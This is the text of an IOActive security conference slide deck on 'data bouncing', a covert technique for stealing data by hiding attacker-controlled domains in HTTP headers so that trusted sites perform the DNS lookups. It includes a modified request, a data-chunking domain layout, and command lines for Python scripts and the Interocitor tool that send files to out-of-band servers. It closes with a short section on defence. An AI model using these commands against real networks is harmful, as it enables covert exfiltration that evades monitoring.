

A Stealth and Safety Issue

Data Exfiltration with HTTP Headers



IOActive®

Agenda

- whoami
- Introduction – what is ‘data bouncing’?
- The initial discovery of the ‘data bouncing’ issue
- How does it work?
- A Python PoC and a short demo
- Other offensive uses for data bouncing
- Making the tooling more effective
- Some Go code, an improved tool, and another demo
- Using the tooling effectively
- A GUI to make life easier
- Conclusion and questions

whoami

@n1ckdunn.bsky.social
GitHub: N1ckDunn

- Coming from software development and architecture
  - Originally a software developer, architect, team lead, writing secure software for the financial sector
  - Worked as an in-house penetration tester and code reviewer in online gambling
  - Security consultancy

- Moved into security consultancy and worked on:
  - Code review
  - Penetration testing
  - Threat modelling, architecture review
  - Automating security testing with new tools, scripts, etc.
  - Security research
  - Author of upcoming book Black Hat R [release date TBC]

What is ‘data bouncing’?

- A covert exfiltration method
- Exploits the trust placed in major third-party domains
- It works on networks with controlled/limited outbound access
- It uses an external trusted site to exfiltrate data to an untrusted endpoint

How was this discovered?

- A pen test on a secure network that only allowed outgoing traffic to a small, restricted group of sites
- A header-poisoning attack when requesting MS Weather Tile resulted in an error from Akamai Ghost
- The external Burp Collaborator instance received a DNS lookup from Akamai Ghost

- Note – These are just the products involved at the time of discovery. This is *not* an indictment of Akamai Ghost.

Discovery details (pt1)

- Initial request:

```
GET /en-GB/livetile/preinstall HTTP/1.1
User-Agent: Microsoft-WNS/10.0
Host: tile-service.weather.microsoft.com
Connection: close
```

- Modified to:

```
GET /en-GB/livetile/preinstall HTTP/1.1
User-Agent: Microsoft-WNS/10.0
Host: ExfilSmallDataChunksHere.MyExfilDomain.com
Connection: close
```

Discovery details (pt2)

- This request resulted in this external DNS lookup:


  ```
  The Collaborator server received a DNS lookup of type A for the domain name
  >ExfilSmallDataChunksHere.MyExfilDomain.com.
  The lookup was received from IP address [redacted]:57999 at 2023-Sep-11
  18:37:56.956 UTC.
  ```

- This raised the interesting issue that a locked-down network was making external DNS requests, for URLs that should be blocked.

An important detail…

Using the right headers, the DNS lookup of the attacker-controlled site is carried out by a site trusted by the victim organization…

…this happens outside the victim network.



From an attack perspective

- This offers an exfil method of a host lookup taking place from outside the restricted network
- This external lookup makes internal detection very difficult
- A large number of trusted sites will perform this lookup on a number of header values including “Referer”, “Contact”, “X-Forwarded-For”, and others
- For these purposes ‘trusted site’ means organisations generally viewed as safe, including well-known tech companies,

How can this be used in a practical way?

- This seems to offer potential for mischief. But how?
- A DNS lookup might sound harmless, but what if we look up:

  exfiltrateddata.oob-server.io
- Where the first part of the above URL is the exfiltrated data
- This allows exfiltration by using a trustworthy site to perform a lookup the attacker server via a HTTP header



IOActive.

©2025 IOActive, Inc. All rights reserved.

Smuggling data as part of a URL

- In the case of our exfiltration URL:
  sequencenumber.uuid.exfiltrateddata.oob-server.io
- The maximum length of a domain name is 255 characters
- This gives us around 230 spare characters for the first portion of a domain name to hold the data
- Easy enough to smuggle out a username and password, and with multiple lookups we can exfiltrate larger amounts, reassembling them on receipt
- For reassembly we can include a sequence number to keep fragments in the right order and an ID to identify fragments from the same attempt

High-level implementation

1. Identify a suitable exfiltration target
2. Get suitable data for exfiltration
3. Encrypt it
4. Split into small sequences
5. Prepend each sequence to the OOB nameserver URL:
   `seqnum.uuid.datafragment.oob-nameserver.io`

1. Collect all lookups
2. Get fragments
3. Put in order, decrypt them

A simple Python prototype

1. Script to ping targets
2. Script to extract working targets from nameserver's JSON
3. Script to split data into fragments and exfiltrate
4. Script to put fragments in order, decrypt them



Target identification

- A Python script to identify usable trusted sites
- You provide a file containing potential targets to be assessed
- The targets will be external domains that are whitelisted by the environment that you are planning to ‘data bounce’ from
- The Recruiter script will assess the viability of using them for data bouncing by placing the address of your server in appropriate headers and submitting requests

Getting the targets from the DNS server

- Download the DNS lookups – this will be a JSON file in the case of interactsh
- Extract a list of usable hosts from JSON data. Get JSON output of the DNS server, (after running Recruiter), extract usable hostname from the "full-id" param, clipping the unwanted string from the end:

```
"unique-id":"ckji0gb5hom1mdsb8p7gmphu9ibe1sxoq","full-
id":"www.host.apa.org.ckji0gb5hom1mdsb8p7gmphu9ibe1sxoq","
```

- Example command line input:

```
python3 dentist.py json_datafile
```

Exfiltrate the data

- Provide an exfil domain (a DNS server under your control), and a file to exfiltrate
- The Bouncer will randomly choose a domain name to query, encrypt the file and send it in chunks to be prepended as part of the payload within the header
- Specify a unique ID that will be used to reassemble the file after smuggling.
- Example cmd line input:

```
python3 bouncer.py -e
cmz5ed12vtc0000r7r5ggkx1zgoyyyyyb.oast.fun -f
your_filename.jpeg -u 5555 -v
```

- Note that the exfil server named by the -e parameter above should match the server name copied from the interactsh web interface, or as named on the cmd line for interactsh client. It should **not** match the full hostname in the interactsh client terminal output

Reassemble the exfiltrated data

- Download the DNS lookups (a JSON file in the case of interacts)
- When provided with JSON input from the DNS server, Therapist script extracts and reassembles the individual encrypted chunks, decrypts them and writes the output to a filename of your choosing.
- Use the unique ID that you used during exfiltration.
- Example cmd line input:

```
python3 thetherapist.py -i your_output.json -o
output_filename.jpeg -u 5555 -v
```

Building a useful tool

- This minor success led to a decision to build a better tool
- The following considerations were applied:
  - Multiplatform is best
  - Performs all required functions – no more switching between scripts
  - Carries out useful extra functions such as regular and automatic exfiltration



Some other potential uses and variations

- Running a command and automatically exfiltrating the output
- Exfiltrating on a trigger condition
  - Exfiltrate any new file added to a target directory
  - Exfiltrate a directory listing, any time directory content changes
- Exfiltrating using a timer
  - Run command and exfiltrate output at specific date/time
  - Run command and exfiltrate output at regular time intervals
  - Exfiltrate file or data at regular time intervals

Building a useful tool

- The final result of this was Interocitor, written in Go



Interocitor Features

- Check a list of sites for ‘bounceability’
- Exfiltrate data (encrypted or unencrypted) via an OOB server
- Extract data from a DNS server’s JSON export
- Decrypt extracted data
- Exfiltrate regularly according to timer or trigger condition
- Run command and exfiltrate output according to timer or trigger condition

Interocitor Usage

- Command line usage is similar to the original Python prototype:
- Full list of options: `./interocitor -h`
- Exfiltrate a file: `./interocitor -f Demo/beuller-beuller.jpg --oob sldgbwbthbsrbrswufpuqk6j0ubmdj39h.oast.fun`
- Extract exfiltrated data from file: `./interocitor --task extract_decrypt -v -l Demo/output.jpeg -j Demo/2026-05-21_03_21.json`


Some advantages and disadvantages

- Detection, via inspection of web traffic, is difficult
  - Requires inspection of multiple HTTP headers
  - This may be exacerbated by use of different OOB targets for different segments of the same payload
- Not suited to exfiltration of large documents
- It sends but doesn't receive

- (which ones are advantages and which are disadvantages depends on whether you're attacking or defending)


A GUI for Windows

- I decided testing would be easier if Interocitor had a GUI, making it easier for regular users, and reducing friction




©2025 IOActive, Inc. All rights reserved.

A GUI for Windows




©2025 IOActive, Inc. All rights reserved.

A GUI for Windows



©2025 IOActive, Inc. All rights reserved.

A GUI for Windows



©2025 IOActive, Inc. All rights reserved.

Defending against data bouncing



Defending against data bouncing?

- At this stage of a talk, I normally like to talk about defending against the issue, and how to best be prepared
- Problematically, it's something that's very difficult to stop, but there are ways to observe it and mitigate against serious consequences

Simple rules for a complex problem

- For data protection and data access don’t make things any easier for an attacker than they need to be:
  - Network segregation
  - Least privilege
  - Non-repudiation
  - Ensure logging is suitably comprehensive
- While it’s hard to stop in real time, be prepared to identify instances in logs
- Anomaly detection can also help to identify suspicious activity

Summary

- Many basic security controls rely on domain reputation
- Some trusted sites can be used as a stateless relay
- This relay allows particularly stealthy exfiltration to take place
- Interocitor can be used as PoC to test your network exfiltration defences
- Although data bouncing can be abused for offensive purposes, it’s not a bug, it’s an implementation choice
- Defenders need to be aware of the technique and any methods for identifying it

References

- Data Bouncing:
  - https://thecontractor.io/data-bouncing/
- Python PoC:
  - https://github.com/N1ckDunn/DataBouncing
- Interocitor:
  - https://github.com/N1ckDunn/Interocitor

Any questions?



Thank you!

